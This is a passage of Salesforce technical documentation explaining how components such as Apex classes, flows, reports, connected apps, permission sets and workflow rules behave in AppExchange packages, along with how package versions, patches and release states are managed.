The following table shows which components and attributes are editable after installation from a managed package.

Developer Editable

The developer can edit the component attributes in this column. These attributes are locked in the subscriber’s organization.

Subscriber and Developer Editable

The subscriber and developer can edit the component attributes in this column. However, these attributes aren’t upgradeable. Only new subscribers receive the latest changes.

Locked

After a package is Managed - Released, the developer and subscriber can’t edit the component attributes in this column.

Component	Developer Editable	Subscriber and Developer Editable	Locked

Component Behavior in Packages

When building an app for distribution, determine what to include in your packages, how to design your app, and how to distribute your packages (managed or unmanaged).

Note:

- For more information on the attributes and properties of each component in packages, see the *ISVforce Guide*.
- Component names must be unique within an organization. To ensure that your component names do not conflict with those in an installer's organization, use a managed package so that all your component names contain your [namespace prefix](#).

Apex Classes or Triggers

Any Apex that is included as part of a package must have at least 75% cumulative test coverage. Each trigger must also have some test coverage. When you upload your package to AppExchange, all tests are run to ensure that they run without errors. In addition, all tests are run when the package is installed in the installer's organization. The installer can decide whether to install the package if any tests fail.

Tip: To prevent naming conflicts, Salesforce recommends using [managed packages](#) for all packages that contain Apex. This way, all the Apex objects contain your [namespace prefix](#). For example, if there is an Apex class called `MyHelloWorld` and the namespace for your organization is `OneTruCode`, the class is referenced as `OneTruCode.MyHelloWorld`.

Keep the following considerations in mind when including Apex in your package:

- Managed packages receive a unique namespace. This namespace is automatically prepended to your class names, methods, variables, and so on, which helps prevent duplicate names in the installer's organization.
- In a single transaction, you can only reference 10 unique namespaces. For example, suppose you have an object that executes a class in a managed package when the object is updated. Then that class updates a second object, which in turn executes a different class in a different package. Even though the second package wasn't accessed directly by the first, because it occurs in the same transaction, it's included in the number of namespaces being accessed in a single transaction.
- If you are exposing any methods as Web services, include detailed documentation so that subscribers can write external code that calls your Web service.
- If an Apex class references a custom label and that label has translations, explicitly package the individual languages desired to include those translations in the package.
- If you reference a custom object's sharing object (such as `MyCustomObject__share`) in Apex, this adds a sharing model dependency to your package. You must set the organization-wide sharing default access level for the custom object to Private in order for other organizations to install your package successfully.

EDITIONS

Available in: Salesforce Classic

Available in: **Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

USER PERMISSIONS

To create AppExchange packages:

- "Create AppExchange Packages"

- The code contained in an Apex class, trigger, or Visualforce component that's part of a managed package is obfuscated and can't be viewed in an installing org. The only exceptions are methods declared as global. You can view global method signatures in an installing org. In addition, License Management Org users with the View and Debug Managed Apex permission can view their packages' obfuscated Apex classes when logged in to subscriber orgs via the Subscriber Support Console.
- You can use the `deprecated` annotation in Apex to identify `global` methods, classes, exceptions, enums, interfaces, and variables that can no longer be referenced in subsequent releases of the managed package in which they reside. This is useful when you are refactoring code in managed packages as the requirements evolve. After you upload another package version as Managed - Released, new subscribers that install the latest package version cannot see the deprecated elements, while the elements continue to function for existing subscribers and API integrations.
- Any Apex contained in an unmanaged package that explicitly references a namespace cannot be uploaded.
- Apex code that refers to Data Categories can't be uploaded.
- Before you delete Visualforce pages or global Visualforce components from your package, remove all references to public Apex classes and public Visualforce components from the pages or components that you're deleting. After removing the references, upgrade your subscribers to an interim package version before you delete the page or global component.

Apex Sharing Reasons

Apex sharing reasons can be added directly to a package, but are only available for custom objects.

Compact Layouts

When you package a compact layout, its record type mappings aren't included. Subscribers or installers of a package containing a compact layout must recreate its record type mappings in their organization.

Connected Apps

- Connected apps can be added to managed packages, only. Connected apps are not supported for unmanaged packages.
- Subscribers or installers of a package can't delete a connected app by itself; they can only uninstall its package. A developer can delete a connected app after a package is uploaded as Managed - Released. The connected app will be deleted in the subscriber's organization during a package upgrade.
- If you update a connected app and include it in a new package version, upgrading that package in a customer organization updates the existing connected app.
- If you push upgrade a package containing a connected app whose OAuth scope or IP ranges have changed from the previous version, the upgrade will fail. This is a security feature, to block unauthorized users from gaining broad access to a customer organization by upgrading an installed package. A customer can still perform a pull upgrade of the same package; this is allowed because it's with the customer's knowledge and consent.
- You can add an existing connected app (that is, one created prior to Summer '13) to a managed package. You can also combine new and existing connected apps in the same managed package.
- For connected apps created prior to Summer '13, the existing install URL continues to be valid until you package and upload a new version. Once you upload a new version of the package with an updated connected app, the install URL will no longer work.

Custom Console

A package that has a custom console component can only be installed in an organization with the Service Cloud license or Sales Console permission enabled.

Custom Fields

- Picklist field values for custom fields can be added, edited, or deleted by subscribers. A developer should carefully consider this when explicitly referencing a picklist value in code. Picklist values can be added or deleted by the developer. During a package upgrade, no new picklist values are installed into the subscriber's organization for existing fields. Any picklist values deleted by the developer are still available in the subscriber's organization.
- Developers can add required and universally required custom fields to managed packages as long as they have default values.
- Auto-number type fields and required fields cannot be added after the object is uploaded in a Managed - Released package.

Custom Labels

If a label is translated, the language must be explicitly included in the package in order for the translations to be included in the package. Subscribers can override the default translation for a custom label.

Custom Objects

- If a developer enables the `Allow Reports` or `Allow Activities` attributes on a packaged custom object, the subscriber's org also has these features enabled during an upgrade. Once enabled in a Managed - Released package, the developer and the subscriber cannot disable these attributes.
- Standard button and link overrides are also packageable.
- In your extension package, if you want to access history information for custom objects contained in the base package, work with the base package owner to:
 1. Enable history tracking in the release org of the base package.
 2. Upload a new version of the base package.
 3. Install the new version of the base package in the release org of the extension package to access the history tracking info.

As a best practice, don't enable history tracking for custom objects contained in the base package directly in the extension package's release org. Doing so can result in an error when you install the package and when you create patch orgs for the extension package.

Custom Permissions

If you deploy a change set with a custom permission that includes a connected app, the connected app must already be installed in the destination organization.

Custom Report Types

A developer can edit a custom report type in a managed package after it's released, and can add new fields. Subscribers automatically receive these changes when they install a new version of the managed package. However, developers can't remove objects from the report type after the package is released. If you delete a field in a custom report type that's part of a managed package, and the deleted field is part of bucketing or used in grouping, you receive an error message.

Custom Settings

- If a custom setting is contained in a managed package, and the `visibility` is specified as `Protected`, the custom setting is not contained in the list of components for the package on the subscriber's org. All data for the custom setting is hidden from the subscriber.

Custom Tabs

- The `Tab Style` for a custom tab must be unique within your app. However, it does not need to be unique within the org where it is installed. A custom tab's style will not conflict with an existing custom tab in the installer's environment.
- To provide custom tab names in different languages, from Setup, enter *Rename Tabs and Labels* in the `Quick Find` box, then select **Rename Tabs and Labels**.
- Subscribers cannot edit custom tabs in a managed package.

Customer Portal and Partner Portal

Packages referring to Customer Portal or partner portal fields are supported. The subscriber installing the package must have the respective portal enabled to install the package.

Dashboard Components

Developers of managed packages must consider the implications of introducing dashboard components that reference reports released in a previous version of the package. If the subscriber deleted the report or moved the report to a personal folder, the dashboard component referencing the report is dropped during install. Also, if the subscriber has modified the report, that report may return results impacting what information is displayed by the dashboard component. As a best practice, the developer should release a dashboard and the related reports in the same version.

Divisions

- When divisions are enabled on a custom object in a package, the subscribing org must have the divisions feature enabled to install the package.
- Setting the division filter on a report does not cause a dependency. The setting is dropped when installed into the subscriber's org.
- Summarizing by the object's division field—for example, Account Division—in a report causes a dependency.
- If the object's division field in a report is included as a column, and the subscriber's org does not support divisions on the object, then the column is dropped during install.
- If you install a custom report type that includes an object's division field as a column, that column is dropped if the org does not support divisions.

External Data Sources

- After installing an external data source from a managed or unmanaged package, the subscriber must re-authenticate to the external system.
 - For password authentication, the subscriber must re-enter the password in the external data source definition.
 - For OAuth, the subscriber must update the callback URL in the client configuration for the authentication provider, then re-authenticate by selecting `Start Authentication Flow on Save` on the external data source.
- Certificates aren't packageable. If you package an external data source that specifies a certificate, make sure that the subscriber org has a valid certificate with the same name.

External Objects

In managed and unmanaged packages, external objects are included in the custom object component.

Field Dependencies

- Developers and subscribers can add, change, or remove field dependencies.
- If the developer adds a field dependency, it is added during installation unless the subscriber has already specified a dependency for the same field.
- If a developer removes a dependency, this change is not reflected in the subscriber's org during an upgrade.
- If the developer introduces a new picklist value mapping between the dependent and controlling fields, the mapping is added during an upgrade.
- If a developer removes a picklist value mapping, the change is not reflected in the subscriber's org during an upgrade.

Field Sets

Field sets in installed packages perform different merge behaviors during a package upgrade:

If a package developer:	Then in the package upgrade:
Changes a field from <code>Unavailable</code> to Available for the Field Set or In the Field Set	The modified field is placed at the end of the upgraded field set in whichever column it was added to.
Adds a new field	The new field is placed at the end of the upgraded field set in whichever column it was added to.
Changes a field from Available for the Field Set or In the Field Set to <code>Unavailable</code>	The field is removed from the upgraded field set.
Changes a field from In the Field Set to Available for the Field Set (or vice versa)	The change is not reflected in the upgraded field set.

 **Note:** Subscribers aren't notified of changes to their installed field sets. The developer must notify users—through the package release notes or other documentation—of any changes to released field sets. Merging has the potential to remove fields in your field set.

Once a field set is installed, a subscriber can add or remove any field.

Flows

- You can package only active flows. The active version of the flow is determined when you upload a package version. If none of the flow's versions are active, the upload fails.
- To update a managed package with a different flow version, activate that version and upload the package again. You don't need to add the newly activated version to the package. However, if you activate a flow version by mistake and upload the package, you'll distribute that flow version to everyone. Be sure to verify which version you really want to upload.
- In a development organization, you can't delete a flow or flow version after you upload it to a released or beta managed package.
- You can't delete flow components from Managed - Beta package installations in development organizations.
- You can't delete a flow from an installed package. To remove a packaged flow from your organization, deactivate it and then uninstall the package.
- If you have multiple versions of a flow installed from multiple unmanaged packages, you can't remove only one version by uninstalling its package. Uninstalling a package—managed or unmanaged—that contains a single version of the flow removes the entire flow, including all versions.
- You can't include flows in package patches.
- An active flow in a package is active after it's installed. The previous active version of the flow in the destination organization is deactivated in favor of the newly installed version. Any in-progress flows based on the now-deactivated version continue to run without interruption but reflect the previous version of the flow.
- Upgrading a managed package in your organization installs a new flow version only if there's a newer flow version from the developer. After several upgrades, you can end up with multiple flow versions.
- If you install a package that contains multiple flow versions in a fresh destination organization, only the latest flow version is deployed.
- If you install a flow from an unmanaged package that has the same name but a different version number as a flow in your organization, the newly installed flow becomes the latest version of the existing flow. However, if the packaged flow has the same name and version number as a flow already in your organization, the package install fails. You can't overwrite a flow.
- The Cloud Flow Designer can't open flows that are installed from managed packages.
- You can't create a package that contains flows invoked by both managed and unmanaged package pages. As a workaround, create two packages, one for each type of component. For example, suppose that you want to package a customizable flow invoked by a managed package page. Create one unmanaged package with the flow that users can customize. Then create another managed package with the Visualforce page referencing the flow (including namespace) from the first package.

Folders

- Components that Salesforce stores in folders, such as documents, cannot be added to packages when stored in personal and unfiled folders. Put documents, reports, and other components that Salesforce stores in folders in one of your publicly accessible folders.
- Components such as documents, email templates, reports, or dashboards are stored in new folders in the installer's organization using the publisher's folder names. Give these folders names that indicate they are part of the package.
- If a new report, dashboard, document, or email template is installed during an upgrade, and the folder containing the component was deleted by the subscriber, the folder is re-created. Any components in the folder that were previously deleted are not restored.
- The name of a component contained in a folder must be unique across all folders of the same component type, excluding personal folders. Components contained in a personal folder must be unique within the personal folder only.

Home Page Components

When you package a custom home page layout, all the custom home page components included on the page layout are automatically added. Standard components such as Messages & Alerts are not included in the package and do not overwrite the installer's Messages & Alerts. To include a message in your custom home page layout, create an HTML Area type custom Home tab component containing your message. From Setup, enter *Home Page Components* in the *Quick Find* box, then select **Home Page Components**. Then add the message to your custom home page layout.

Home Page Layouts

Once installed, your custom home page layouts are listed with all the subscriber's home page layouts. Distinguish them by including the name of your app in the page layout name.

List Views

List views associated with queues cannot be included in a package.

Multi-Currency

- If a subscriber installs a report or custom report type that includes an object's currency field as a column, that column is dropped if the subscriber's organization is not enabled for multiple currencies.
- Referencing an object's currency field in a report's criteria—for example, `Account Currency`—causes a dependency.
- Summarizing by an object's currency field in a report causes a dependency.
- Using a currency designation in a report criteria value—for example, "Annual Revenue equals GBP 100"—does not cause a dependency. The report generates an error when run in the installers organization if it does not support the currency.
- If an object's currency field in a report is included as a column and the subscriber's organization is not enabled for multiple currencies, that column is dropped during install.
- If a subscriber installs a custom report type that includes an object's currency field as a column, that column is dropped if the organization is not enabled for multiple currencies.

Named Credentials

- After installing a named credential from a managed or unmanaged package, the subscriber must re-authenticate to the external system.
 - For password authentication, the subscriber re-enters the password in the named credential definition.
 - For OAuth, the subscriber updates the callback URL in the client configuration for the authentication provider and then re-authenticates by selecting **Start Authentication Flow on Save** on the named credential.
- Named credentials aren't automatically added to packages. If you package an external data source or Apex code that specifies a named credential as a callout endpoint, add the named credential to the package. Alternatively, make sure that the subscriber organization has a valid named credential with the same name.

If you have multiple orgs, you can create a named credential with the same name but with a different endpoint URL in each org. You can then package and deploy—on all the orgs—one callout definition that references the shared name of those named credentials. For example, the named credential in each org can have a different endpoint URL to accommodate differences in development and production environments. If an Apex callout specifies the shared name of those named credentials, the Apex class that defines the callout can be packaged and deployed on all those orgs without programmatically checking the environment.

- Certificates aren't packageable. If you package a named credential that specifies a certificate, make sure that the subscriber organization has a valid certificate with the same name.
- The following callout options for named credentials can be set only via the user interface. If the default values aren't appropriate in the destination org, the admin for that org must manually configure the named credential after deployment.
 - `Generate Authorization Header`—Default: Enabled
 - `Allow Merge Fields in HTTP Header`—Default: Disabled
 - `Allow Merge Fields in HTTP Body`—Default: Disabled

Page Layouts

The page layout of the person uploading a package is the layout used for Group and Professional Edition orgs and becomes the default page layout for Enterprise, Unlimited, Performance, and Developer Edition orgs.

Package page layouts alongside complimentary record types if the layout is being installed on an existing object. Otherwise, manually apply the installed page layouts to profiles.

If a page layout and a record type are created as a result of installing a package, the uploading user's page layout assignment for that record type is assigned to that record type for all profiles in the subscriber org, unless a profile is mapped during an install or upgrade.

Permission Sets

You can include permission sets as components in a package, with the following permissions and access settings:

- Custom object permissions
- External object permissions
- Custom field permissions
- Custom permissions
- Custom tab visibility settings
- Apex class access
- Visualforce page access
- External data source access

Note: Assigned apps and standard tab visibility settings aren't included in permission set components.

Use permission sets to install or upgrade a collection of permissions. In contrast to profile settings, permission sets don't overwrite profiles.

Picklist Values

- Subscribers can rename or delete picklist field values. A developer should carefully consider this when explicitly referencing a picklist field value in Apex.
- Picklist field values can be added or deleted in the developer's organization. Upon upgrade, no new values are installed. Any values deleted by the developer are still available in the subscriber's organization until the subscriber deletes them.

Profile Settings

Profile settings include the following for components in the package:

- Assigned apps
- Assigned connected apps
- Tab settings
- Page layout assignments
- Record type assignments
- Custom object permissions
- External object permissions
- Custom field permissions
- Custom permissions
- Apex class access
- Visualforce page access
- External data source access

Profile settings overwrite existing profiles in the installer's organization with specific permission and setting changes.

Record Types

- If record types are included in the package, the subscriber's organization must support record types to install the package.
- When a new picklist value is installed, it is associated with all installed record types according to the mappings specified by the developer. A subscriber can change this association.
- Referencing an object's record type field in a report's criteria—for example, `Account Record Type`—causes a dependency.
- Summarizing by an object's record type field in a report's criteria—for example, `Account Record Type`—causes a dependency.
- If an object's record type field is included as a column in a report, and the subscriber's organization is not using record types on the object or does not support record types, then the column is dropped during install.
- If you install a custom report type that includes an object's record type field as a column, that column is dropped if the organization does not support record types or the object does not have any record types defined.

Reporting Snapshots

Developers of managed packages must consider the implications of introducing reporting snapshots that reference reports released in a previous version of the package. If the subscriber deleted the report or moved the report to a personal folder, the reporting snapshot referencing the report isn't installed, even though the Package Installation page indicates that it will be. Also, if the subscriber has modified the report, the report can return results impacting the information displayed by the reporting snapshot. As a best practice, the developer releases the reporting snapshot and the related reports in the same version.

Because the subscriber selects the running use, some reporting snapshot field mappings could become invalid if the running user doesn't have access to source or target fields.

Reports

If a report includes elements that cannot be packaged, those elements will be dropped or downgraded, or the package upload will fail. For example:

- Hierarchy drill-downs are dropped from activity and opportunities reports.
- Filters on unpackageable fields are automatically dropped (for example, in filters on standard object record types).
- Package upload fails if a report includes filter logic on an unpackageable field (for example, in filters on standard object record types).
- Lookup values on the `Select Campaign` field of standard campaign reports are dropped.
- Reports are dropped from packages if they have been moved to a private folder or to the Unfiled Public Reports folder.
- When a package is installed into an organization that does not have Chart Analytics 2.0:
 - Combination charts are downgraded instead of dropped. For example, a combination vertical column chart with a line added is downgraded to a simple vertical column chart; a combination bar chart with additional bars is downgraded to a simple bar chart.
 - Unsupported chart types, such as donut and funnel, are dropped.

S-Controls

Only s-controls in unmanaged packages created before January 1st, 2010 can be installed by subscribers.

S-controls have been deprecated, and are superseded by [Visualforce](#) on page 5859 pages.

Translation Workbench

- If you have enabled the translation workbench and added a language to your package, any associated translated values are automatically packaged for the appropriate components in your package. Make sure that you have provided translations for all possible components.

- An installer of your package can see which languages are supported on the package detail page. The installer does not need to enable anything for the packaged language translations to appear. The only reason installers may want to enable the translation workbench is to change translations for unmanaged components after installation, override custom label translations in a managed package, or to translate into additional languages.
- If you are designing a package extension, you can include translations for the extension components but not additional translations for components in the base package.

Validation Rules

For custom objects that are packaged, any associated validation rules are implicitly packaged as well.

Wave Analytics

Wave Analytics components include Wave apps, dashboards, dataflows, datasets, lenses, and master user XMD. As you package Wave components, keep these tips and best practices in mind.

- Wave unmanaged packages, as opposed to managed packages, are considered a developer-only feature and are not supported for general-purpose distribution. While Wave unmanaged packages should work as expected within the constraints of Salesforce unmanaged packages, they have not been subject to the same level of testing as managed packages. Unmanaged packages come without many of the safeguards of managed packages, and are intended for developers familiar with their limitations. Also refer to the relevant topic in the [ISV Guide](#).
- Wave Admin permissions are required to create a package, but not for deployment, which requires only Salesforce admin permissions.
- There is no spidering between datasets and dataflows, meaning there is no dependency following. When packaging both, they must be added manually. If they are not, an error appears during deployment. The same is true for change sets—when packaging both datasets and dataflows, add them manually.
- Before the Spring '17 release, images would not render when deploying a dashboard that used an image widget that referenced image files not available on the target org. There were two workarounds; to either manually upload the images, or add a folder containing the images to the package. As of the Spring '17 release, images are packaged with the dashboard, and references between dashboards are maintained. Consequently, you will be unable to delete a dashboard if it is referenced in a link. In such cases, either re-create the image or link widgets in the dashboard in the source org, and then re-package, or fix the link issues in the target org.
- Take care when packaging dataflows. Invalid schema overrides, and unsupported or illegal parameters are removed (for example, `Type = dim` is no longer supported, it's now `Type = text`). Comments in JSON are removed. Nodes may appear in a different order.

Workflow

- Salesforce prevents you from uploading workflow alerts that have a public group, partner user, or role recipient. Change the recipient to a user before uploading your app. During installation, Salesforce replaces that user with the user installing the app, and the installer can customize it as necessary.
- Salesforce prevents you from uploading workflow field updates that change an `owner` field to a queue. Change the updated field value to a user before uploading your app. During installation, Salesforce replaces that user with the user installing the app, and the installer can customize it as necessary.
- Salesforce prevents you from uploading workflow rules, field updates, and outbound messages that reference a record type on a standard or managed-installed object.
- Salesforce prevents you from uploading workflow tasks that are assigned to a role. Change the `Assigned To` field to a user before uploading your app. During installation, Salesforce replaces that user with the user installing the app, and the installer can customize it as necessary.
- You can package workflow rules and associated workflow actions, such as email alerts and field updates. However, any time-based triggers aren't included in the package. Notify your installers to set up any time-based triggers that are essential to your app.

Flow triggers aren't packageable. The pilot program for flow trigger workflow actions is closed. If you've already enabled the pilot in your org, you can continue to create and edit flow trigger workflow actions. If you didn't enable the pilot in your org, use the [Flows action](#) in Process Builder instead.

- Some workflow actions can be protected by the developer. For more information on protected components, see [Protected Components](#) on page 6198.
- Developers can associate or disassociate workflow actions with a workflow rule at any time. These changes, including disassociation, are reflected in the subscriber's organization upon install. In managed packages, a subscriber cannot disassociate workflow actions from a workflow rule if it was associated by the developer.
- References to a specific user in workflow actions, such as the email recipient of a workflow email alert, are replaced by the user installing the package. Workflow actions referencing roles, public groups, account team, opportunity team, or case team roles may not be uploaded.
- References to an organization-wide address, such as the `From_email_address` of a workflow email alert, are reset to Current User during installation.
- On install, all workflow rules newly created in the installed or upgraded package, have the same activation status as in the uploaded package.

Protected Components

Developers can mark certain components as *protected*. Protected components cannot be linked to or referenced by components created in a subscriber organization. A developer can delete a protected component in a future release without worrying about failing installations. However, once a component is marked as unprotected and is released globally, the developer cannot delete it. Developers can mark the following components as protected in managed packages:

- Custom labels
- Custom links (for Home page only)
- Workflow alerts
- Workflow field updates
- Workflow flow triggers

The pilot program for flow trigger workflow actions is closed. If you've already enabled the pilot in your org, you can continue to create and edit flow trigger workflow actions. If you didn't enable the pilot in your org, use the [Flows action](#) in Process Builder instead.

- Workflow outbound messages
- Workflow tasks

Intellectual Property Considerations

The following information is important when considering your intellectual property and its protection.

- Only publish package components that are your intellectual property and that you have the rights to share.
- Once components are available on Force.com AppExchange, you cannot recall them from anyone who has installed them.
- The information in the components you package and publish may be visible to users on Force.com AppExchange. Use caution when adding your code to a formula Visualforce page, or any other component that you cannot hide in your app.
- The code contained in Apex that is part of a managed package is automatically obfuscated and cannot be viewed in an installing organization. The only exceptions are methods declared as global, meaning that the method signatures can be viewed in an installing organization.

Permission Sets and Profile Settings in Packages

Developers can use permission sets or profile settings to grant permissions and other access settings to a package. When deciding whether to use permission sets, profile settings, or a combination of both, consider the similarities and differences.

Behavior	Permission Sets	Profile Settings
What permissions and settings are included?	<ul style="list-style-type: none"> • Custom object permissions • External object permissions • Custom field permissions • Custom permissions • Custom tab visibility settings • Apex class access • Visualforce page access • External data source access <p> Note: Although permission sets include assigned apps and standard tab visibility settings, these settings can't be packaged as permission set components.</p>	<ul style="list-style-type: none"> • Assigned apps • Assigned connected apps • Tab settings • Page layout assignments • Record type assignments • Custom object permissions • External object permissions • Custom field permissions • Custom permissions • Apex class access • Visualforce page access • External data source access
Can they be upgraded in managed packages?	Yes.	Profile settings are applied to existing profiles in the subscriber's organization on install or upgrade. Only permissions related to new components created as part of the install or upgrade are applied.
Can subscribers edit them?	Subscribers can edit permission sets in unmanaged packages, but not in managed packages.	Yes.
Can you clone or create them?	Yes. However, if a subscriber clones a permission set or creates one that's based on a packaged permission set, it won't be updated in subsequent upgrades. Only the permission sets included in a package are upgraded.	Yes. Subscribers can clone any profile that includes permissions and settings related to packaged components.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise, Performance, Unlimited, and Developer** Editions

Permission sets available in: **Contact Manager, Professional, Group, Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

Behavior	Permission Sets	Profile Settings
Do they include standard object permissions?	No. Also, you can't include object permissions for a custom object in a master-detail relationship where the master is a standard object.	No.
Do they include user permissions?	No.	No.
Are they included in the installation wizard?	No. Subscribers must assign permission sets after installation.	Yes. Profile settings are applied to existing profiles in the subscriber's organization on install or upgrade. Only permissions related to new components created as part of the install or upgrade are applied.
What are the user license requirements?	<p>A permission set is only installed if the subscriber organization has at least one user license that matches the permission set. For example, permission sets with the Salesforce Platform user license aren't installed in an organization that has no Salesforce Platform user licenses. If a subscriber subsequently acquires a license, they must reinstall the package to get the permission sets associated with the newly acquired license.</p> <p>Permission sets with no user license are always installed. If you assign a permission set with no user license, all of its enabled settings and permissions must be allowed by the user's license, or the assignment will fail.</p>	None. In a subscriber organization, the installation overrides the profile settings, not their user licenses.
How are they assigned to users?	Subscribers must assign packaged permission sets after installing the package.	Profile settings are applied to existing profiles.

Best Practices

- Use permission sets in addition to packaged profiles so your subscribers can easily add new permissions for existing app users.
- If users need access to apps, standard tabs, page layouts, and record types, don't use permission sets as the sole permission-granting model for your app.
- Create packaged permission sets that grant access to the custom components in a package, but not standard Salesforce components.

View Package Details

From Setup, enter *Packages* in the **Quick Find** box, then select **Packages**. Click the name of a package to view its details, including added components, whether it's a managed package, whether the package has been uploaded, and so on.

The detail page has the following sections.

- [Package Detail](#)
- [Components tab](#)
- [Versions tab](#)
- [Patch Organizations tab](#)

From the Package Detail page, you can:

- Click **Edit** to change the package name, custom link that displays when users click **Configure**, or description.
- Click **Delete** to delete the package. This does not delete the components contained in the package but the components will no longer be bundled together within this package.
- Click **Upload** to upload the package. You will receive an email when the upload is complete. For more information, see [Manage Versions](#) on page 6247.
- Optionally, you can enable, disable, or change the dynamic Apex and API access that components in the package have to standard objects in the installing organization by using the links next to **API Access**.

- "Create AppExchange Packages"

Viewing Package Details

For package developers, the package detail section displays the following package attributes (in alphabetical order):

Attribute	Description
API Access	The type of access that the API and dynamic Apex that package components have. The default setting is Unrestricted , which means that all package components that access the API have the same access as the user who is logged in. Click Enable Restrictions or Disable Restrictions to change the API and dynamic Apex access permissions for a package.
Created By	The name of the developer that created this package, including the date and time.
Description	A detailed description of the package.
Language	The language used for the labels on components. The default value is your user language.
Last Modified By	The name of the last user to modify this package, including the date and time.
Notify on Apex Error	The username of the person who should receive an email notification if an exception occurs in Apex that is not caught by the code. If you do not specify a username, all uncaught exceptions

Attribute	Description
	generate an email notification that is sent to Salesforce. This is only available for managed packages.  Note: Apex can only be packaged from Developer, Enterprise, Unlimited, and Performance Edition organizations.
Package Name	The name of the package, given by the publisher.
Post Install Script	The Apex code that runs after this package is installed or upgraded. For more information, see Running Apex on Package Install/Upgrade .
Type	Indicates whether this is a managed or unmanaged package.
Uninstall Script	The Apex code that runs after this package is uninstalled. For more information, see Running Apex on Package Uninstall .

Viewing Package Components

For package developers, the Components tab lists every package component contained in the package, including the name and type of each component.

Click **Add** to [add components to the package](#) on page 6175.

Note:

- Some related components are automatically included in the package even though they may not display in the Package Components list. For example, when you add a custom object to a package, its custom fields, page layouts, and relationships with standard objects are automatically included. For a complete list of components Salesforce automatically includes, see the [ISVforce Guide](#).
- When you package a joined report, each block is included in the package. Although the blocks appear in the package as reports, when you click on a block, you see an error message that you have “insufficient privileges” to view the report. This is expected behavior. Instead, click on the name of the joined report to run it.

Click **View Dependencies** to review a list of components that rely on other components, permissions, or preferences within the package. An entity may include such things as an s-control, a standard or custom field, or an organization-wide setting like multicurrency. Your package cannot be installed unless the installer has the listed components enabled or installed. For more information on dependencies, see [Understanding Dependencies](#) on page 6215. Click **Back to Package** to return to the Package detail page.

Click **View Deleted Components** to [see which components were deleted from the package across all of its versions](#).

The following component information is displayed (in alphabetical order):

Attribute	Description
Action	Lists the actions you can perform on the component. The only choice is Remove , which removes the component from an unreleased package.
Available in Versions	Displays the version number of the package in which a component exists.

Attribute	Description
Included By	This column lists how a component was included in a package. If the component was automatically included because it is referenced by another component, this column lists the name of the referencing component. If the component was added by a developer, this column lists <code>User Selected</code> . If the component was added in a prior version of this package, this column lists <code>Previously Released</code> .
Name	Displays the name of the component.
Owned By	If the component was added from a different installed package, this column lists the name of that package.
Parent Object	Displays the name of the parent object a component is associated with. For example, a custom object is the parent of a custom field.
Type	Displays the type of the component.

Viewing Version History

For package developers, the Versions tab lists all the previous uploads of a package.

Click **Push Upgrades** to [automatically upgrade subscribers to a specific version](#).

Click the Version Number of any listed uploads to manage that upload. For more information, see [Manage Versions](#) on page 6247.

 **Note:** **Push Upgrades** is only available for patch updates. Registered Salesforce ISVs may request this feature through the Salesforce partner portal.

The versions table displays the following package attributes (in alphabetical order):

Attribute	Description
Action	Lists the actions you can perform on the package. The possible actions are: <ul style="list-style-type: none"> • Deprecate: Deprecates a package version. <ul style="list-style-type: none"> •  Warning: Users will no longer be able to download or install this package. However, existing installations will continue to work. • Undeprecate: Enables a package version to be installed by users once again.
Status	The status of the package. The possible statuses are: <ul style="list-style-type: none"> • Released: The package is Managed - Released. • Beta: The package is Managed - Beta. • Deprecated: The package version is deprecated.

Attribute	Description
Version Name	The version name for this package version. The version name is the marketing name for a specific release of a package. It is more descriptive than the <code>Version Number</code> .
Version Number	The version number for the latest installed package version. The format is <code>majorNumber.minorNumber.patchNumber</code> , such as 2.1.3. The version number represents a release of a package. The <code>Version Name</code> is a more descriptive name for the release. The <code>patchNumber</code> is generated only when you create a patch. If there is no <code>patchNumber</code> , it is assumed to be zero (0).

Viewing Patch Development Organizations

Every patch is developed in a *patch development organization*, which is the organization where patch versions are developed, maintained, and uploaded. To start developing a patch, you need to create a patch development organization. To do this, see [Create and Upload Patches](#) on page 6247. Patch development organizations are necessary to permit developers to make changes to existing components without causing incompatibilities between existing subscriber installations. Click **New** to create a new patch for this package.

The Patch Organizations table lists all the patch development organizations created. It lists the following attributes (in alphabetical order):

Attribute	Description
Action	Lists the actions you can perform on a patch development organization. The possible actions are: <ul style="list-style-type: none"> • Login: Log into your patch development organization. • Reset: Emails a new temporary password for your patch development organization.
Administrator Username	The login associated with the patch organization.
Patching Major Release	The package version number that you are patching.

Planning the Release of Managed Packages

Releasing an AppExchange package is similar to releasing any other program in software development. You may want to roll it out in iterations to ensure each component functions as planned. You may even have beta testers who have offered to install an early version of your package and provide feedback.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Developer Edition**

Package uploads and installs are available in **Group, Professional, Enterprise, Performance, Unlimited, and Developer Editions**

Once you release a package by publishing it on AppExchange, anyone can install it. So, plan your release carefully. Review the states defined below to familiarize yourself with the release process. Salesforce automatically applies the appropriate state to your package and components depending on the upload settings you choose and where it is in the release process.

State	Description
Unmanaged	The package has not been converted into a managed package or the component has not been added to a managed package. Note that a component that is “Managed - Beta” can become “Unmanaged” if it is removed from a managed package. All packages are unmanaged unless otherwise indicated by one of the managed icons below.
 Managed - Beta	<p>The package or component was created in the current Salesforce organization and is managed, but it is not released because of one of these reasons:</p> <ul style="list-style-type: none"> • It has not been uploaded. • It has been uploaded with <code>Managed - Beta</code> option selected. This option prevents it from being published, publicly available on AppExchange. The developer can still edit any component but the installer may not be able to depending on which components were packaged. <p> Note: Don't install a Managed - Beta package over a Managed - Released package. If you do, the package is no longer upgradeable and your only option is to uninstall and reinstall it.</p>
 Managed - Released	<p>The package or component was created in the current Salesforce organization and is managed. It is also uploaded with the <code>Managed - Released</code> option selected, indicating that it can be published on AppExchange and is publicly available. Note that once you have moved a package to this state, some properties of the components are no longer editable for both the developer and installer.</p> <p>This type of release is considered a major release.</p>
Patch	<p>If you need to provide a minor upgrade to a managed package, consider creating a patch instead of a new major release. A patch enables a developer to change the functionality of existing components in a managed package, while ensuring that subscribers experience no visible changes to the package.</p> <p>This type of release is considered a patch release.</p>
 Managed - Installed	The package or component was installed from another Salesforce organization but is managed.

A developer can refine the functionality in a managed package over time, uploading and releasing new versions as the requirements evolve. This might involve redesigning some of the components in the managed package. Developers can delete some, but not all, types of components in a Managed - Released package when upgrading it.

SEE ALSO:

[Manage Packages](#)

[Determining Your Development Process](#)

Delete Components from Managed Packages

After you've uploaded a  Managed - Released package, you may find that a component needs to be deleted from your organization. One of the following situations may occur:

- The component, once added to a package, can't be deleted.
- The component can be deleted, but can only be undeleted from the Deleted Package Components page.
